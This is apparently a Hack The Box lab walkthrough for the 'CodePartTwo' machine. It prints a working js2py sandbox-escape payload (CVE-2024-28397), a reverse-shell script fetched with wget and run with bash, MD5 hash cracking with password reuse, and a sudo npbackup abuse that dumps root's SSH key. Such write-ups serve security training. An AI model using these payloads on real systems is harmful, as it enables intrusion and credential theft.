Description
CodePartTwo is an easy Hack The Box machine that features:
- Remote Command Execution in Python application interfacing with Javascript code using
js2py - Recovery of a credential found in web application database and password reuse
- Privilege Escalation via
npbackupbackup application ran asrootuser
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.119.51.
$ ping -c 3 10.129.119.51
PING 10.129.119.51 (10.129.119.51) 56(84) bytes of data.
64 bytes from 10.129.119.51: icmp_seq=1 ttl=63 time=46.7 ms
64 bytes from 10.129.119.51: icmp_seq=2 ttl=63 time=47.5 ms
64 bytes from 10.129.119.51: icmp_seq=3 ttl=63 time=47.3 ms

--- 10.129.119.51 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.697/47.191/47.528/0.357 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.119.51 -sS -Pn -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.119.51
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds
We get two open ports, 22 and 8000.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.119.51 -Pn -sV -sC -p22,8000 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.119.51
Host is up (0.048s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodeTwo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.91 seconds
We get the SSH service and the HTTP service. We add the codetwo.htb domain to the /etc/hosts file.
$ echo "10.129.119.51 codetwo.htb" | sudo tee -a /etc/hosts
Moving to the HTTP service in port 8000, we find a open-source application created for running JavaScript code.
 We have the ability of downloading the source code with the

 /download endpoint and we can login and register an account. We are going to register, login and then download the source code. The source code is a .zip file, we extract it.
$ wget --content-disposition http://codetwo.htb:8000/download
$ unzip app.zip

When we login we find a dashboard in which we can enter JavaScript code and then it will be executed.
 Checking the source code, we find that the web application saves the data in the
 users.db SQLite database file. We also find the secret key of the application, S3cr3tK3yC0d3Tw0. The password hash algorithm used is MD5. We finally find that the application uses js2py library for running the JavaScript code. It is disabling the imports of Python modules.
$ cat app/app.py
...
import js2py
...
js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3Tw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)
...
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = hashlib.md5(password.encode()).hexdigest()
        new_user = User(username=username, password_hash=password_hash)
        db.session.add(new_user)
        db.session.commit()
        return redirect(url_for('login'))
    return render_template('register.html')
...
@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})
Exploitation
An issue in the component js2py.disable_pyimport() of js2py up to v0.74 allows attackers to execute arbitrary code via a crafted API call, CVE-2024-28397. We have a proof of concept of the vulnerability created by Marven11 in GitHub. We are going to use the vulnerability to spawn a reverse shell to our machine. Firstly we are going to create a malicious Bash script and then host it in an HTTP server. Then we start the listening TCP port.
$ echo "/bin/bash -i >& /dev/tcp/10.10.14.27/1234 0>&1" > shell.sh
$ python -m http.server 80
$ nc -nvlp 1234
This is the malicious code we are going to enter that will download the script file and then will run it.
let cmd = "wget -O /tmp/shell.sh http://10.10.14.27/shell.sh; bash /tmp/shell.sh"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
We receive the shell as the app user, we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.27] from (UNKNOWN) [10.129.119.51] 56300
bash: cannot set terminal process group (925): Inappropriate ioctl for device
bash: no job control in this shell
app@codetwo:~/app$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@codetwo:~/app$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
app@codetwo:~/app$ ^Z
$ stty raw -echo; fg
$ reset xterm
app@codetwo:~/app$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find the database of the web application in the instance/users.db file. We explore it to retrieve the content.
app@codetwo:~/app$ sqlite3 instance/users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> select * from user;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
We get the hash for the marco user, we crack it with John The Ripper tool to recover the password.
$ echo "marco:649c9d65a206a75f5abe509fe128bce5" > hash
 john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetangelbabylove (marco)
1g 0:00:00:00 DONE 6.666g/s 22991Kp/s 22991Kc/s 22991KC/s sweetbabygyal..sweetali786
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
We find the password for marco user, sweetangelbabylove. We can login to the machine using SSH.
$ ssh marco@codetwo.htb
...
marco@codetwo:~$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)
marco@codetwo:~$ sudo -l
Matching Defaults entries for marco on codetwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codetwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
We find that the marco user belongs to the backup run and he can run one command as root user, /usr/local/bin/npbackup-cli. NPBackup is a secure and efficient file backup solution that fits both system administrators (CLI) and end users (GUI)- Includes an orchestrator that can handle multiple repositories / groups in order to execute scheduled checks / housekeeping operations. We can find a sample NPBackup configuration file in the home directory, npbackup.conf.
marco@codetwo:~$ head -n 20 npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
We can create a new backup repository, backup the /root directory, list the files we backup-ed and then read privileged files. We are going to start by copying and editing the configuration file for that.
marco@codetwo:~$ cp npbackup.conf npbackup2.conf
We are going to change the repo_uri to a random directory such as /tmp/copy200. We also add the path in the paths array variable to /root. The beggining of the file will look as this.
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri: /tmp/copy200
    repo_group: default_group
    backup_opts:
      paths:
      - /root
      source_type: folder_list
Then we trigger the backup specifying the configuration file with the -c switch and the -b switch for the action.
marco@codetwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup2.conf -b
...
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 206.612 KiB (40.426 KiB stored)

processed 15 files, 197.660 KiB in 0:00
...
Then we will list the backup-ed files with the --ls switch
marco@codetwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup2.conf --ls
...
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db
We find that the private SSH key of the root user has been backup-ed, so we read it with the --dump switch.
marco@codetwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup2.conf --dump /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2...
MBhgprGCU3dhhJMQAAAAxyb290QGNvZGV0d28BAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
We copy it to a file and then we will able to create a SSH session with the root user.
$ nano id_rsa
$ chmod 400 id_rsa
$ ssh -i id_rsa root@codetwo.htb
root@codetwo:~# id
uid=0(root) gid=0(root) groups=0(root)
Flags
We can retrieve the user.txt and root.txt flags.
root@codetwo:~# cat /home/marco/user.txt
<REDACTED>
root@codetwo:~# cat /root/root.txt
<REDACTED>